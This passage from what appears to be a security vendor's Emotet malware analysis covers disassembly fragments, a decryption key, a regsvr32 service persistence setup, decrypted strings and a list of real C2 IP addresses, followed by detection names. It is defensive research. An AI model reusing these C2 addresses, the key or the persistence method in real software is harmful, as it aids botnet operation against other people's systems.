mov     [rsp+0C08h+var_74], 0B0h ; '°'
lea     rax, [rsp+0C08h+var_68]
lea     rcx, aSu1vaby3Dfyutc ; "sU1vabY@3>DFyUtcf)9$^+Vl6irbD>olEE^<$@P"...
mov     rdi, rax
mov     rsi, rc
mov     ecx, 3C
rep movsb
mov     [rsp+0C08h+var_BC0], 0
mov     [rsp+0C08h+var_BC8], 0B35h
mov     ecx, [rsp+0C08h+var_BC8]
call    mw_map_section
mov     [rsp+0C08h+var_BC0], rax
cmp     [rsp+0C08h+var_BC0], 0
jnz     short loc_180008062
```


```
aSu1vaby3Dfyutc db 'sU1vabY@3>DFyUtcf)9$^+Vl6irbD>olEE^<$@PWUjsR0M+Ks#jlmrXg%TE',0
                                        ; DATA XREF: sub_1800026B0+5975↑o
```

Decryption key used in the second payload.

Stage 03 — Emotet Payload

In the third stage, we have two 64-bit Emotet DLLs that were extracted from the two loaders/packed samples. They share many similarities, such as the real DLL name, the compiler, and some C2 server addresses. The first one was likely compiled on April 19, 2022, and the second one on April 26, 2022.





Comparison between the two Emotet payloads.

The real name for both files is “Y.dll”.

```
;
; Export Ordinals Table for Y.dll
;
word_180028AD0  dw 0                    DATA XREF: .rdata:0000000180028AC4↑o
aYDll           db 'Y.dll',0            DATA XREF: .rdata:0000000180028AAC↑o
aDllregisterser db 'DllRegisterServer',0
                                        ; DATA XREF: .rdata:off_180028ACC↑o
                align 800h
_rdata          ends
```

Emotet's DLL real name.

For persistence, Emotet creates a Windows service to execute itself via regsvr32.exe.

Name	Type	Data
(Default)	REG_SZ	(value not set)
Description	REG_SZ	Provides infrastructure support for deploying Store applications. This service is started on demand
DisplayName	REG_SZ	cgyvhen.vwb
ErrorControl	REG_DWORD	0x00000000 (0)
ImagePath	REG_EXPAND_SZ	C:\Windows\system32\regsvr32.exe "C:\Windows\system32\Llywnufkdeycn\cgyvhen.vwb"
ObjectName	REG_SZ	LocalSystem
Start	REG_DWORD	0x00000002 (2)
Type	REG_DWORD	0x00000010 (16)

All the important strings used by Emotet are encrypted, located in the PE .text section.

```
.text:0000000180001000                  assume es:nothing,
.text:0000000180001000 unk_180001000    db 0AAh ; ª
.text:0000000180001000
.text:0000000180001001                  db  8Bh ; ‹
.text:0000000180001002                  db 0DAh ; Ú
.text:0000000180001003                  db  35h ; 5
.text:0000000180001004                  db 0A2h ; ¢
.text:0000000180001005                  db  8Bh ; ‹
.text:0000000180001006                  db 0DAh ; Ú
.text:0000000180001007                  db  35h ; 5
.text:0000000180001008                  db  8Fh
.text:0000000180001009                  db 0F8h ; ø
.text:000000018000100A                  db 0FFh ; ÿ
.text:000000018000100B                  db  46h ; F
.text:000000018000100C                  db  84h ; „
.text:000000018000100D                  db 0EEh ; î
.text:000000018000100E                  db 0A2h ; ¢
.text:000000018000100F                  db  50h ; P
.text:0000000180001010                  db  67h ; g
.text:0000000180001011                  db  9Bh ; ›
.text:0000000180001012                  db  33h ; 3
.text:0000000180001013                  db 0DDh ; Ý
.text:0000000180001014                  db 0F6h ; ö
```

Emotet encrypted string.

To decrypt the string, this sample uses the same algorithm that is found in 32-bit samples. The first four bytes are the decryption key, followed by the length and the encrypted string.

```
b'%s\\%s'
b'%s\\regsvr32.exe "%s\\%s"'
b'%s\\%s%x'
b'SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run'
b'%s\\regsvr32.exe "%s\\%s" %s'
b'%u.%u.%u.%u'
b'\r\n--%S--'
b'Cookie: %s=%s\r\n'
b'Content-Type: multipart/form-data; boundary=%s\r\n'
b'\r\n--%S\r\nContent-Disposition: form-data; name="%S";
b'crypt32.dll'
b'wtsapi32.dll'
b'userenv.dll'
b'advapi32.dll'
b'urlmon.dll'
b'shlwapi.dll'
b'bcrypt.dll'
b'shell32.dll'
b'wininet.dll'
b'RNG'
```

Part of decrypted Emotet strings.

All the decrypted strings can be found in our GitHub repository. For the C2 addresses, Emotet uses the same logic, but the data is located in the PE .data section.

```
.data:0000000180029000 ; Segment type: Pure data
.data:0000000180029000 ; Segment permissions: Read/Write
.data:0000000180029000 _data           segment para public 'DATA' use64
.data:0000000180029000                 assume cs:_data
.data:0000000180029000                 ;org 180029000h
.data:0000000180029000 unk_180029000   db  38h ; 8             ; DATA XREF: sub_18000D390+108↑o
.data:0000000180029001                 db 0FDh ; ý
.data:0000000180029002                 db 0B9h ; ¹
.data:0000000180029003                 db  1Eh
.data:0000000180029004                 db 0C0h ; À
.data:0000000180029005                 db 0FCh ; ü
.data:0000000180029006                 db 0B9h ; ¹
.data:0000000180029007                 db  1Eh
.data:0000000180029008                 db  88h ; ˆ
.data:0000000180029009                 db 0E2h ; â
.data:000000018002900A                 db 0F0h ; ð
.data:000000018002900B                 db  44h ; D
.data:000000018002900C                 db  39h ; 9
.data:000000018002900D                 db  46h ; F
.data:000000018002900E                 db 0B9h ; ¹
```

Encrypted C2 addresses

We found 63 IP addresses in each binary we analyzed. To extract this information statically, we used a Python script that parses the file and implements the same decryption logic.

```
[+] Total of addresses:
63

[+] C2 Addresses:

1.234.2.232:8080
1.234.21.73:7080
101.50.0.91:8080
103.132.242.26:8080
103.43.46.182:443
103.70.28.102:8080
103.75.201.2:443
104.168.154.79:8080
107.182.225.142:8080
110.232.117.186:8080
119.193.124.41:7080
129.232.188.93:443
131.100.24.231:80
134.122.66.193:8080
138.197.147.101:443
146.59.226.45:443
```

Python script to extract Emotet's C2 addresses.

Conclusions

Emotet has already proven to be extremely resilient, as even after a global collaboration among law enforcement agencies in January 2021 disrupted the malware's infrastructure, the botnet managed to return to its activities in late 2021. Replacing the delivery mechanism from malicious Office documents with another file format shows that the attackers are constantly adapting Emotet to remain active.

Protection

Netskope Threat Labs is actively monitoring this campaign and has ensured coverage for all known threat indicators and payloads.

- Netskope Threat Protection
  - Shortcut.Trojan.GenAutorunLnkFile
  - Win64.Trojan.Emotet
- Netskope Advanced Threat Protection provides proactive coverage against this threat.
  - Gen.Malware.Detect.By.StHeur indicates a sample that was detected using static analysis
  - Gen.Malware.Detect.By.Sandbox indicates a sample that was detected by our cloud sandbox

IOCs

All the IOCs related to this campaign, the scripts, and the Yara rules can be found in our GitHub repository.

< Threat Labs Next Story > < Back Next >  About the author Gustavo Palazolo is an expert in malware analysis, reverse engineering and security research, working many years in projects related to electronic fraud protection. He is currently working on the Netskope Research Team, discovering and analyzing new malware threats. Gustavo Palazolo is an expert in malware analysis, reverse engineering and security research, working many years in projects related to electronic fraud protection. He is currently working on the Netskope Research Team, discovering and analyzing new malware threats. Read Gustavo Palazolo's full Bio > More Articles by Gustavo Palazolo > Read full Bio > More articles > Related ArticlesThreat Labs By Paolo Passeri Cloud Threats Memo: What We Can Learn From the Top 15 Routinely Exploited Threats of 2021

Read articleThreat Labs By Allen Funkhouser Multi-Factor Authentication (MFA) Bypass Through Man-in-the-Middle Phishing Attacks

Read articleThreat Labs By Gustavo Palazolo Two RCE Vulnerabilities Found in Spring Framework

Read article Load More

Articles Contact UsContact Us

We'd love to hear from you!

Loading...